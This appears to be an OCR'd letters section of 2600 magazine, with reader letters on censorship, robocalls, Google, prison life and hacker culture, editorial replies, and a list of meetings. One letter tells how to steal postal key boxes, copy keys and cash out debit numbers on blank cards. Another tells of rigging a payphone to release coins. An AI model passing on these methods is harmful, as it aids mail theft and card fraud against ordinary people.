I know right now that many reading this letter are presently spewing vitriol at me for my continued ignorance and oppression of the world's poor, misunderstood IT geniuses, many of whom seem to feel deep down that only *they* know how to handle information. I really wish such people would realize they're an important but equal part of a larger whole, not the deposed, rightful dictators of a treasure only they respect.

Robyn Adelaide

Dear *2600:*

I have a slight problem with "Thirteen Years of Starting a Hacker Scene" (25:2).

Let us assume that each and every one of the exploits mentioned, ranging from the Al-Goresque "I started the whole scene" to the somewhat sad list of "I knew such-and-such," is actually 100 percent accurate. I have some reservations on that count, but will not take issue with the facts themselves.

My problem is the unending self-aggrandizing and whiny tone, used solely to plunge us into the vacuousness of a fully content-free three page article. Three pages of "back in the day, we had to use TCP over carrier pigeons" and "boy did I have it tough but I didn't let all the fame get to me, no sirree"... it even includes a list of helpful hacking sing-a-long songs. I want my six minutes back.

I thoroughly enjoy almost every article in your publication. I try to use it to introduce issues many of us take to heart using the high quality, more general articles so people can get a sense of what hacking is, what it's about, what many of its enthusiasts are trying to do and understand. I will, however, be forced to remove pages 17-19 before considering loaning out this issue.

Anyone not already well acquainted with the diverse community we have, anyone whose only view into our world is through the distorted lens of manipulative corporations and mainstream media, would have most of their preconceptions about bitter, pasty-skinned 28-year-old rejected loners living in their parents' basement confirmed by any three paragraphs of that article. It provides no information or insight for regular readers and performs a disservice to the community every time it falls under the eyes of a non-initiate.

Burn it. Burn it, I say! Get Winston to delete it from the archives, wipe the slate of history clean of this aberration, and let no one ever speak of this again.

At the very least, next time you receive such drivel and are in need of filler for the publication, include it as a letter to the editor entitled "Gimme some respect, dammit."

PMD

We encourage critical looks and analysis of all of our articles as this helps to further the discussion and correct any misconceptions or inaccuracies that may exist. We believe most readers would consider it their obligation to correct that which they see as wrong and, in so doing, achieve something positive. But it really annoys us no end when people assume that articles they don't like are included simply because we need to fill pages. You are going to see things that don't mesh with your ideals and you will read views that you violently disagree with. Hopefully this will instigate a needed dialogue and get people to think. It's the thought-provoking discussions that truly serve our purpose, not just the printing of articles that we know everyone is going to agree with.

Dear *2600:*

Hi my names Greg but my nick is feretman i read your relly old *2600* but i was jut telling every one a windows xp egg go in to note pad and type Bush hid the facts you should ether get squares or just some japenes jibbery joob

P.S. im 12 Lol

Greggg

In a few years, would you be kind enough to revisit this letter and tell us just what it meant? It might prove to be a fascinating study of some sort. It might also prove fruitless as we know a number of middle-aged people who also speak this dialect.

Dear *2600:*

An automated voice greeted me today, looking for a person who currently has no connection to "my" phone number. I've never heard of this person. The automaton's master wanted this person to make a prompt payment. With its lifeless intonation, it was kind enough to offer me the option to help it update its records. I selected that option, and it said it was transferring me to a human. Unfortunately, all carbon based life forms were otherwise occupied, so the automaton asked *me* to call back at a more convenient time *for them.* How many more times will this automated slave harass me before it either finds its mark, or I get frustrated enough to call the alleged human on their terms? The company to which money is owed is hidden anonymously behind this bounty hunter-o-matic. I can't even boycott the company's product. Shame on me for picking up

the phone when the Caller ID was clearly from someone I did not know. I thought it was another pollster-o-matic to whom I would again lie about my future voting choice.

AJ
Ohio

You certainly have the right attitude when dealing with these obnoxious idiots. You have a few options here. For one thing, assuming you ever did reach a human, you can tell them never to call you again, and they will be in violation of the law if they do. This applies even when they're calling the right person who owes them money. Another option is to simply plug the phone number that showed up on your Caller ID into a search engine and see if anybody else has had any experience with it. Many times you will find people who did.

Dear *2600:*

This is an important issue and the people have a right to know what is going on without the media sugarcoating it to make it look like candy covered shit. Also, I would like to know if there were any other groups or organizations out there fighting these Nazi fucks.

The FCC, aka the Federal Censorship Commission, has just fast-tracked a proposal to offer free wireless Internet using the white space spectrum. The white space spectrum is conveniently being freed up now that all the televisions are being forced by the Nazi bastards to convert to digital. While the proposal states that the network would be free, what they aren't saying is that because it's a public network, they can place filters to control what you surf. They claim it is to protect children from accessing inappropriate material. Is it to protect children? Or is it an attempt to control and censor the Internet once and for all? And if so, who are they to decide what's inappropriate for me or my children? This proposal comes conveniently after a federal law was passed requiring every television set in America that doesn't have digital television to convert. (By the way, the government probably makes a piece of the profit for every converter box sold through a contract between them and the manufacturer.)

The Internet is the last holdout for free and independent thought. It's the last place where you can go to publicly voice your opinion no matter what your views are without censorship. This problem is bigger than just not being able to download movies or music or look at porn. The plan would allow them to decide what kind of sites I could visit, what kind of material I could read, and whatever they deemed inappropriate would be blacklisted and unavailable.

My second point is this. We are a country based on free enterprise. The plan would call for about 95 percent of America to be under the network blanket within the decade. Because it's free and most people are ignorant of the situation, this would undoubtedly cause severe financial losses for the telecoms who provide broadband currently at reasonable prices. This would result in a massive increase in service prices for the few that remain who wish to use a private Internet service. This is a *big* problem for the Chinese who already have an Internet system like this in place that is completely locked down, policed, and aptly dubbed "The Great Firewall of China." The Internet is the single most powerful research and development tool on the planet where freedom of information reigns... for now. The FCC says that the claims of censorship are overblown. If so, why are they in such a goddamn hurry to get the bill passed without even letting mainstream society know much about it? They did the same thing with the Patriot Act, and they can now tap your phone without a warrant or deport you or even detain you for an indefinite amount of time without having to give you a trial or a lawyer. Yes, even if you're an American citizen!

Am I the only one who sees a pattern here? Most people think I'm paranoid but maybe I have good reason to be. Big Brother is real and is a *big* problem. The fact is this kind of censorship and hostile takeover of not just the Internet, but the media, telecoms, for God's sake even the fucking security cameras at Wal-Mart, begs the question of just how big is Big Brother already? I still have my beige box and even though it's outdated because of the commonness of cell phones (which are also able to be tracked with GPS), at least I can still make anonymous calls if I need to.

Unknown Unknown

There's a lot to cover here but we'll try to make it simple in the interests of space. Your concerns about the white space issue certainly have merit but we don't see the evidence (yet) to support them. On one hand you say they won't tell anyone about the censorship that's going to be imposed and then you tell us how they justify it. If someone is in fact admitting to this, then it's important to cite the source and give us all an opportunity to investigate and challenge. Censorship is something to be very concerned about which is why it's important to focus on the specific threat, rather than a vague fear which may actually serve to get others to dismiss your points due to the lack of particulars.

We certainly are facing some interesting technical and social issues in the coming months and it will be fascinating to see what direction it all goes in. But as long as people remain vigilant and educated on the issues, free speech won't be disappearing. Nor will anonymous phone calls.

Dear *2600:*

I'm one of those old farts who remembers Ma Bell. Ma Bell was many things, including easy-to-beat, but the phone system worked, and at

not too exorbitant a price. Of course, Ma Bell was a monopoly, unlike what we have today! So it amazes me that Americans are willing to pay their new, improved (giant) phone companies for double-dipping without a murmur! Here in Thailand, and in many other countries, cell phones are charged for outgoing calls. After all, somebody else has already paid for the call they made to you! So why should you pay for incoming calls?

Crypto is good! But not for the lazy. Using crypto requires that extra step. Using crypto depends on your personal threat level. I don't worry about trying to conceal my data from government because they have the laws in place to demand my crypto keys and passphrases. Crypto is obviously still a munition! So few people actually use any disk protection that, when you do, it raises some extra interest at the homeland's borders. It is simply not safe to carry your laptop across borders anywhere anymore. Far better to courier yourself a drive to your destination and borrow or rent a computer while you're there. Subscribe to Bruce Schneier's *Crypto-Gram Monthly* for some inspiration.

Incidentally, we paid a visit to the NSA's National Cryptologic Museum during a recent visit to D.C. Fabulous machines! And a lot of stuff we didn't know about, like the "slave quilts" which used code to help runaway slaves. Interestingly, the one thing the NSA museum doesn't mention is PGP, leaving open to speculation they've already cracked it and so it's unimportant or they haven't and so don't want real Americans using it! *Wired* reported some years ago on a private crypto museum in California but I haven't yet been able to find it. Do any *2600* readers know about this?

And censorship. All the high-profile obscenity cases were dismissed. So we now have a situation where self-appointed "anti-terror" cyber-vigilantes (check out Internet Haganah) work hard to shut people up (you're next) and government and media use entrapment schemes to catch a "predator" (who would not have been one without the scheme!).

I'm one of the crowd who wants bigger print even if it results in a bigger magazine at a higher price. Why is *2600* not available to subscribers by email or PDF? And why is a complete, searchable back issue collection not yet available?

I realize Mac users may not be a big section of the hacker populace but we need to see a bigger selection of stuff we can do with a Mac, please!

I've been reading *2600* for more than 20 years. Yes, I'm a wimp - despite the fact that we've been told *2600* is one of America's biggest magazines, I've never exactly wanted to be on the subscription rolls. Call me paranoid! (Well, we're not exactly getting more free, are we?!?) During all this time, *2600* has remained resolutely apolitical even to reporting hacker arrests and providing lists of hacker prisoners to support.

But there really is no more fence-sitting in today's world. Either you believe in freedom, anonymity, privacy, or you don't. We cannot hang on to these essential human values without fighting for them. Please, *2600,* take a stand, at least on some of the most blatant issues, like censorship, for example. At this point in history, do we really need be afraid of offending someone?

Finally, with a nod to the fundamentalists, there is a reason Internet has a capital "I," sort of like, well... God!

CJ Hinke

Freedom Against Censorship Thailand (FACT)

We're not often accused of being apolitical and not taking a stand on things like censorship and hacker persecution. But since you refer to us as "one of America's biggest magazines," we suspect you may in fact be reading the wrong publication. And it's precisely because we're not all that big that the various features you want aren't yet in place. With time and support, there's a great deal we can accomplish so don't give up on us yet.

As for cell phone calls in Thailand (and other countries) not being charged to the called party, there is a tradeoff to this. Calls to cell phones in these countries cost more than calls to landlines. In the States and Canada, there is no such distinction. Of course, the question remains as to why it should cost more for anyone to make or receive a cell phone call in this day and age. Hopefully, this will be the next phone company rip-off to disappear.

Dear *2600:*

Hats off to ntbnnt for his article "The HughesNet FAP" (25:2) which exposed the despicable bandwidth restriction policy of this lowlife scumbag company and how to work around it. The only way this company can get away with ramming this type of bogus restriction on consumer downloads is because of the type of Internet service which it provides, which is satellite. If you live in a rural and/or remote area, it is impossible to have a DSL or cable line run out to your house by the service provider. So if you must have Internet, it has to be provided by this company. So, in this type of situation, a company such as HughesNet can get away with this kind of rip-off. I look forward to more of these types of articles showing up consumer unfriendly companies.

Brainwaste

And we look forward to printing them. After all, there seems to be an infinite supply.

Dear *2600:*

I started reading *2600* several years ago after I had my identity stolen by a group of

"foreigners" that targeted doctors. I thought that acquiring any knowledge of certain subjects could help me prevent future problems. I have been entertained and enlightened, and I decided to order back issues and read from the beginning of your publication. I have ordered two or more years' worth at a time.

The other evening, I went online and was surprised to see "deals" offered for discounts if I bought amounts that I had already been buying. No such "deals" are mentioned in the magazine. I found that surprising and inconsistent, if not discriminatory. See page 42 of 25:1 - "We love getting criticism and letters that point out when we've done something bad or stupid." Well, which was this?

Larry Clements

It was neither. Since very few people these days who aren't in prison send us handwritten mail and don't do anything online, it's rare that someone isn't aware of the existence of our online store with the huge amount of items listed on it. (For those who remain unaware, it's at store.2600.com.) There simply isn't any way we could list all of the special deals that exist on the online store here in the magazine, although we do make many references to the store's existence and encourage people to visit it. For people who can't visit the store for whatever reason, we figure out a way to work things out as we wound up doing in your case.

Praise

Dear *2600:*

I just wanted to write a letter of praise and commendation for Mary, your office manager. She has made all of my dealings with the business side of *2600* very painless. She has an extremely professional attitude, and a wonderful grasp of her job functions. Whatever you are paying her, you should double it. Please pass this encouragement on to her.

drlecter

We all appreciate the kind words. We're proud to be associated with people who add a high degree of professionalism and integrity to their jobs. From the office to the conferences to the artists and writers, we've got an amazing crew and it's nice to occasionally marvel at that. Thanks for getting us to do that.

Dear *2600:*

I'm a long time reader, but I've never written you before because I've never had a reason. I picked up your book at Borders a couple of weeks ago and, after reading the first couple of hundred pages, I felt a need to write you and tell you what an awesome cultural history it is. I was born at the beginning of the 80s, and Ma Bell was a memory by the time I learned to dial. I've been immersed in and fascinated by BBSes and then Internet technology since I was 9 or 10, but I never spent the time I should have learning how the phone system worked. For a career geek, your book is a really excellent summary of all the things I should have learned when I was 10 but didn't - I've got a new respect for the history of telephones, as well as new insight into the basic technology that gave birth to the Internet. I've certainly read plenty of texts that trace the history of switched networks all the way back, but nothing has ever grabbed me in the same way, let alone wowed me.

I just wanted to say thank you for all the years of hard work. *A Hacker Odyssey* truly proves that *2600* is a national treasure, and anyone incapable of recognizing that is out of tune with the world they live in. Keep 'em coming, and I'll keep reading!

scripter

Dear *2600:*

I am a subscriber of your mag, and have just got my hands on your new book *The Best of 2600*. Absolutely fantastic!

Steve McLaughlin

Dear *2600:*

Just thought you might be interested in my recent *SC* column praising *The Best Of 2600* book: http://www.scmagazineuk.com/A-hacker-bible-is-born/article/120371/

Keep up the good work!

Nik

Thanks for letting us know. We always enjoy seeing reviews, especially the good ones.

Dear *2600:*

Great! I just spilled beer on page 43. Fortunately it didn't soak through to page 45 and I can still read all the text on the spilled page.

Thanks for making a quality magazine.

LodeRunner

That was the first test we performed as well.

Dear *2600:*

Thanks for switching back to the old binding.

Andy

Don't mention it. Clearly, it was the right thing to do. All of the angry mail made that crystal clear.

Google Bits

Dear *2600:*

Hacking the public mind has been going on since the beginning of recorded history. Without that crucial ability, slavery would be next to impossible. That said, I think it takes no stretch of the imagination to imagine why Google would be censoring data related to free (or at least really cheap) energy, economic education, and pretty much anything else that would uplift the average citizen. I wonder if you guys are aware of any less Big Brotherish search engines with comparable data? If so, and if it won't get you into too much trouble with our old global masters (please tell me you know what I mean), would you be so kind as to post a nice list? Pretty please? With sugar on top?

Pulse

If readers would like to suggest alternative

search engines that have anywhere near the comparable data that Google does, we'd like to see a list. We searched on Google but didn't find any. (We did it anonymously to avoid a visit from the Google Goons.) We'd like to know more about your contention that Google is censoring information on alternative energy and other things. Specific evidence is always nice.

Dear *2600:*

I just thought your readers might find this of interest. I googled "anarchitecture" one day to find sites and journals about the specific topic of "anarchitecture" (where the worlds of anarchy and architecture collide, so to say). I found many many sites, articles, and journals about the topic. Then, just yesterday, Google's search engine started sending me to sites based on a search of "an architecture," even though I typed "anarchitecture" in the search. Totally not what I wanted, and there were many pages of useless unwanted information. I wondered if they had changed something in the way they search for sites and if it is retrieving tons of useless information for other people searching for other topics. Just thought someone may be interested.

brian h.

Putting it in quotes seems to avoid the unwanted results. We are aware that Google has been making changes to the manner in which results pop up and not always in a good way. The best thing to do is bitch and gripe when this happens and you may get results.

From the Inside

Dear *2600:*

I just received my first issue (25:3) as a subscriber (minus the staples). Sitting here in a county jail, I must convey that drinking and driving is *not* worth it. The paper quality is great and when I get out of here later this month, I look forward to enjoying my next issue in all its splendor. Scanning the "Elements," I was amazed to see an article by the infamous Nick Farr! After reading the piece on hacker spaces, I was bummed out that he didn't mention one of his greatest achievements: RubiCon!

RubiCon was the first con ever held in the Detroit area, beginning in 1999. RubiCon 2000 was the first and only conference I've been to, and it was *outstanding!* It was a three-day event, and Friday morning's mail brought me an ultra-portable IBM Thinkpad 560. I didn't have time to install any applications but when I hit the network room (like a whirlwind), generous souls were there with PCMCIA CD-ROM drives. I was treated to the hospitality of a technology tactician who hooked me up with a dual-boot install of Slackware 7. There was also a cadre of Mac-Hack specialists, including Ech0, the guru. Richard Thieme even gave the keynote address!

Of course, antics and vandalism ensued, and great fun was had by all. If it wasn't for Nick Farr reserving rooms for people without credit cards and diffusing incendiary situations (like my friend hurling garbage bags of empty *and* full beers out of our third story room and into the hotel courtyard when a raid was imminent), none of it would have ever happened!

I still rock a RubiCon 2000 t-shirt to this day, the one with a guy on the front equipped with a datajack in his forehead (cyberdeck sold separately).

I am currently amassing a squadron to descend upon The Next HOPE. It shall be grand!

Anyone interested in starting up a *2600* meeting in the metro-Detroit area, please feel free to befriend me on MySpace:myspace.com/RebelRob. Please include a message with *2600* in the subject or to the spam folder you shall go.

Rob

While we have nothing against fun and crazy antics, you'll find that the HOPE crowd isn't so much about mayhem but more about building a community and creating a memorable conference as we've now done seven times. Perhaps it's the environment of New York City surrounding us that makes this happen or maybe it's the large amount of Europeans attending who were the inspiration for us to do this in the first place. Whichever it is, we know you'll have an amazing time.

Dear *2600:*

At this point you are like an old friend, although we have never spoken. I have felt compelled to write for some time and, finally getting around to it, decided to go all out: this letter, a personal letter, and an article submission. (Yes, this is my first attempt at getting published. What other publication matters?)

But what catalyst led to the break in my, ahem, lazy spell? A "little" book about a hacker's odyssey.

I knew nothing of *2600* coming to prison - hell, I didn't know much of anything arriving at the age of 17. A year into my sentence, as the reality of prison life came into focus and my paradigm shifted to study, a Jersey kid came along and altered my path forever. Over the next six months, I picked his brain for every box plan, phreaker tale, and piece of hacker lore he could remember. With zero technology access, I can remember handwriting DOS commands and being very frustrated by all his damn error messages.

It was a year after he and I parted that I got my first copy of *2600* - which you sent me for free. In a word, I felt empowered. In the prison information void, I encountered the summum bonum of information. Much of my education in the tech sector was reverse engineered around topics and leads in *2600.*

Fast forward to this July - my 25th birthday. I got a copy of *2600: A Hacker Odyssey.* I read all 871 pages before 50,000 volts of macrocosmic lightning struck my brain.

Hacking is more a philosophy and approach to life than a means to an end. It is reason by default in an age now rampant with Orwellian nightmare. Sure, we could happily spend our days dissecting some new technology, but how often are we pulled into pointing out, and oft times defending the conscious from ludicrous invasions of rights and privacy? Or how about poking holes in all the faux security that never cease popping up?

Simply put, thanks. You carved a niche for our culture, spearheaded oppression with an illuminated voice, and always remained a lighthouse for stragglers trying to navigate a sometimes foggy hackerdom.

Joseph

Dear *2600:*

I am a new subscriber who finally managed to buy his own subscription. I'm incarcerated in Texas and they do *not* pay us one red cent for forced labor, instead giving us good conduct and work time credits that, in reality, do not mean anything because as a model inmate I have *150 percent* of my time completed.

My reason for writing is to share my earliest hacking experience with you and your readers. In 1967, I was about 12 years old. Living in Inglewood/Hawthorne in the suburbs of Los Angeles, I used to shine shoes and kick open paper racks for the newspapers to sell on my homemade route. The Hollywood Park horse racetrack was at the northeast corner of my route and all the winners and losers hung out in the many bars of the area, at which I shined shoes and sold newspapers. Good money for a 12-year-old.

One of the things I did was to check each and every payphone. Older cats will remember the old black rotary dial payphone with a quarter slot on the left, dime slot in the middle, and nickel slot on the right. To the far right was the coin return pushbutton. The first thing I did was check the coin return on the bottom, then pick up the receiver listening for a dial tone, then push the coin return button rapidly several times, and hang up, listening for coin ejection.

One day while "checking phones" in between bars, I pushed the coin return and it felt heavy - but there was no dial tone. I tried using the receiver as a mild hammer on the coin return button but nothing happened.

As I was walking away, I noticed a black box under the little table. It seemed slightly ajar but still had the two screws in it. Riding past Bob Ketchum Sporting Goods (the same one that the Symbionese Liberation Army had a major shootout at - think Patty Hearst), I stopped in and bought my *first* tool, a mini screwdriver with a pocket clip. I went back to that payphone, lugging my shine box and ten newspapers, and I unscrewed the cover, not knowing what was inside. For some reason, I was completely calm and I knew I was in my element.

Looking around, I saw two bells and the striker and a bunch of wires - wire ends under screws - all except one yellow wire. I picked up the receiver with no dial tone and started touching the wire to different screw head terminals until "bingo," I had a dial tone. Immediately, I hung it up and the change ejected into the coin return cup - so much that it would not open up. At this point, I attached the yellow wire, secured the black cover, and then proceeded to jiggle the coin return cup until the coins moved around enough to allow the cup to open. And it did indeed: two and a half cups' worth, or about five dollars, or ten shoe shines.

My mother once asked me where I was getting all the change. I could tell my mother anything - I mean anything. I had no father in the house so Mom tried to use the "logical" route when I told her I had a newfound way of making money and explained it to her. Even though her whole face lit up, she calmly asked me, "What if someone was hurt and needed help and the phone didn't work?" Today, logic works better than anything, just like when I was 12. Of course, as a 12-year-old, I had the "finders-keepers" mentality.

Like Dr. Zoltan stated, the essence of hacking is exploration, led by curiosity. It is about figuring out the rules and then bending those rules to make something new. At 12 years old, those coins were new. At least to my little inquisitive hands.

Michael Earl Short
Rosharon, TX

Dear *2600:*

On a recent edition of *Off The Hook,* you talked about mail carriers and their mailbox keys. Those keys are for opening up those rows of mailboxes in almost all buildings, public and private. I heard you speak about how easy it would be to buy one of those little "key boxes." Yes, it's easy. Anyone can buy one. Yet it's faster and cheaper just to steal one off a wall or door on the outside of one of those buildings. Once you have one of those boxes, you take a "dremel" and grind off the rivets and take the box apart. It's all brass, so the metal is soft. Once the box is in two parts, you can make a key from the tumblers. It's way too hard to explain in writing how one would make a key, yet I've done this so many times I can almost make one from memory. Once you make that key (and it should only take about an hour to make it), you can open up any building and those mailboxes that mail carriers have access to. Great amounts of identity can be grabbed that way. It's an old school way of doing it compared to phishing online. Back in the 90s, I used to steal lots of mail and hook up bank accounts, cell phones, basically anything that required info to get goods and services.

I was a member of shadowcrew.com. I also

ran my own message board called thegrifters.net. Google "hacked PINs" and my nickname to find my podcast of how I stole hundreds of thousands from ATMs. Data that was "hacked" is not ID theft, it's freaking data theft. Over the years from 2003 to 2006, I worked with other online carders to cash out PINs using debit numbers with PIN numbers encoded onto blank PVC cards encoded with an MSR206 that can be purchased almost anyplace online along with the blank PVC cards, usually by the same vendors. It's so simple to do.

Let me also talk about an article in *The New York Times* on the front page of August 12, 2008 entitled "Details Emerge on How a Cyber-Ring Was Foiled." In this article it says the Secret Service concluded "Operation Firewall," an 18 month investigation. What it fails to say is that during those 18 months, the FBI and Secret Service let hundreds of criminals buy, sell, and trade thousands of people's info.

Johndillinger

It sounds like you have some stories to tell. We hope people can learn something from your experiences and that you won't have any more such experiences once you get out.

Dear *2600:*

I'm presently serving time in the federal prison system, but, seeing the news on TV regarding wiretapping and the carte-blanche freedom to do so provided by the U.S. government to their new allies the telecoms, there is no freedom left. The Electronic Communications Privacy Act of 1986, a law I believe that was created in reaction to Mr. Mitnick's research, is now void. No warrant is needed, no fines are given to the telecoms for any breach into what was once considered private: our emails and phone conversations.

To quote loosely the elderly Biff Tannen from *Back to the Future,* "Get a safe system!" Encrypt your whole system, keep your passwords secret when asked for by the "authorities" (Fifth Amendment privilege), whether it's in their Waco-like raids or at the airports and borders. Even do Freedom of Information Act requests if you feel the need to know what the Injustice Department is up to.

My mail is checked, my phone calls are monitored, but I'm in prison, a so-called "security risk." Ask yourself then: if you are so free, why are your communications, your downloads, your uploads, your snail mail, and your movements (through the Real ID chip) kept track of?

To quote Michael Chertoff, in response to a reporter's question about the constitutional right of citizens in regard to Homeland Security and the Patriot Act, "Homeland Security's and the Patriot Act's only purpose is to fight terrorists and terrorism. It does not have *any* harmful effect on citizens' rights."

Then why, on the warrant used with me did it have above the Treasury Department letterhead "Homeland Security?" Counterfeiting and computer crimes are not the same as striking fear into innocent victims.

David L. Williamson #22678-057
Federal Correctional Institution
PO Box 1000
Loretto, PA 15940

The Future

Dear *2600:*

I just wanted to share my thoughts about the past election. I was elated that Obama won just like many were that night when he was declared the President-elect. The celebrations blew me aback even and I had been worried before the election about who would win. I had sent emails to my "non hacker" buddies and they really didn't seem to understand my enthusiasm with this event. Yet some of my "hacker" buddies said that this was like when the Berlin Wall came down or the end of a dictatorship. They don't even listen to your shows or know that much of your magazine as I have encouraged them to download and buy your material, but what's interesting is we all seem to be on the same wavelength in regards to the result of this election. For me, being a *Star Wars* nut, this was akin to throwing the emperor into the pit while he was yelling all the way down (overthrowing the negative right wing tactics of the past eight years maybe) and then seeing the galaxy celebrate the Rebels winning (which I played after I saw the global celebrations around the world as a personal thing).

This was an historic election and I never really had so much emotion overcome me that night. However, like anything else, I will watch with a cautious eye like a programmer would do when seeing his software come to life. Programming is a process just like the nation and the world is, but for now this is a time to celebrate in hopes of a better tomorrow.

Phr0zenSane

Dear *2600:*

I was recently interviewed for an IT position. One question they asked caught me off guard: "Are you a hacker?" I couldn't lie. If I get the job, sooner or later he would see me reading *2600,* wearing one of your t-shirts, taking time off to attend hacker conferences, or he'd find out I'm affiliated with HackMiami. I just hope I didn't shoot myself in the foot.

JP

You're better off being honest about who you are and seeing if that poses a problem for people down the line. But when posed with such questions, we should make sure they understand how the term is defined. You are likely not a hacker in the mainstream media definition but very definitely a hacker in the creative, individualistic, free-thinking definition. Of course, knowing that may scare your future employers even more.

"The bigger the lie, the more they believe." - Bunk

There's no place like HOPE." - random Last HOPE attendee, July 2008.

"We live in a society exquisitely dependent on science and technology, in which hardly anyone knows anything about science and technology." - Carl Sagan

"I think we agree, the past is over." - George W. Bush

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editors
Mike Castleman, The Rev. Father Emma Carlin Graf Buchwald

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

Writers: Acidus, Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, glutton, Graverose, Javaman, Joe630, Kingpin, Kn1ghtl0rd, Lucky225, Kevin Mitnick, OSIN, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter


Inspirational Music: The Good, The Bad, and The Queen, The Moldy Peaches, Richard D. James, War, Sex Gang Children, Abba, Peter Schilling, The Electric Lucifer, Kylie Minogue, Anti-Flag, Adam Green, Phathead/Ogun, The Album Leaf, Mullyman, Steve Earle, Lucienne Boyer, Tyree Colion, Elliott Smith, DJ Shadow, Mikey Dread, Culture, Kosmonaut, Ed Trickett, Suicide Machines, Louie Ludwig, Israel Kamakawiwo'ole, June Lodge, GZA, Lil Wayne, Jedi Mind Tricks, Immortal Technique, Midnite Marauders

Shout Outs: Chris and Snoop, Bicycle Mark, Rob T. Firefly, Greyfrequency, Jim Thomas, Alain Mueller, Brauerei Loscher, Al and Zach, the AMD team, the Wiley crew, WKKX in Wheeling, Cory Doctorow, LexIcon, Daravinne, aestetix, Alpha Centauri, Marc Tobias, Phil Torrone, Rat Man, Froggy, the staff and attendees of The Last HOPE, the Hotel Pennsylvania people, Steven Levy, Adam Savage, James Powderly, Nick Farr, Tanya, Big Frank, Roadie, Bill Pollock, Lazlow, Ayo Harrington, Reptilian foetus, H1kari, Luiz, Rodrigo, Willian, Teddy Rain, Jason Hartley, Josh Fox, Mark Hosler, Al Stein, John Schindler, Liquid Lux, Renegade and Renaissance

RIP: Clint, Seth, Arthur C. Clarke, Hopscotch

PRINTED EDITION CORRESPONDENCE:
2600 Subscription Dept.
P.O. Box 752
Middle Island, NY 11953-0752 USA
(subs@2600.com)
LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)
2600 Office/Fax Line: +1 631 751 2600

IT'S HERE!



The 900 page collection of highlights from our 24 years of publishing is now out, including all sorts of new commentary to go along with the historic material. Published by Wiley and available at bookstores everywhere, obtainable via amazon.com, bn.com, borders.com, and countless other sites throughout the world.

2600 MEETINGS - 2008

ARGENTINA

Buenos Aires: The "Cruzat Beer House" bar, Sarmiento 1617 (first floor, Paseo La Plaza).

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Café Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm

British Columbia

Kamloops: Heros Pub, TRU University campus.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Guelph: William's Coffee Pub, 492 Edinbourgh Rd S. 7 pm

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Kent: At the end of the bus station opposite Wilkinsons, Canterbury. 6:30 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Borders entrance to Chapelfield Mall. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 9 pm

Paris: Place de la Republique, near the (empty) fountain. 6:30 pm

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

Rouen: Place de la Cathedrale by the benches in front. 8 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

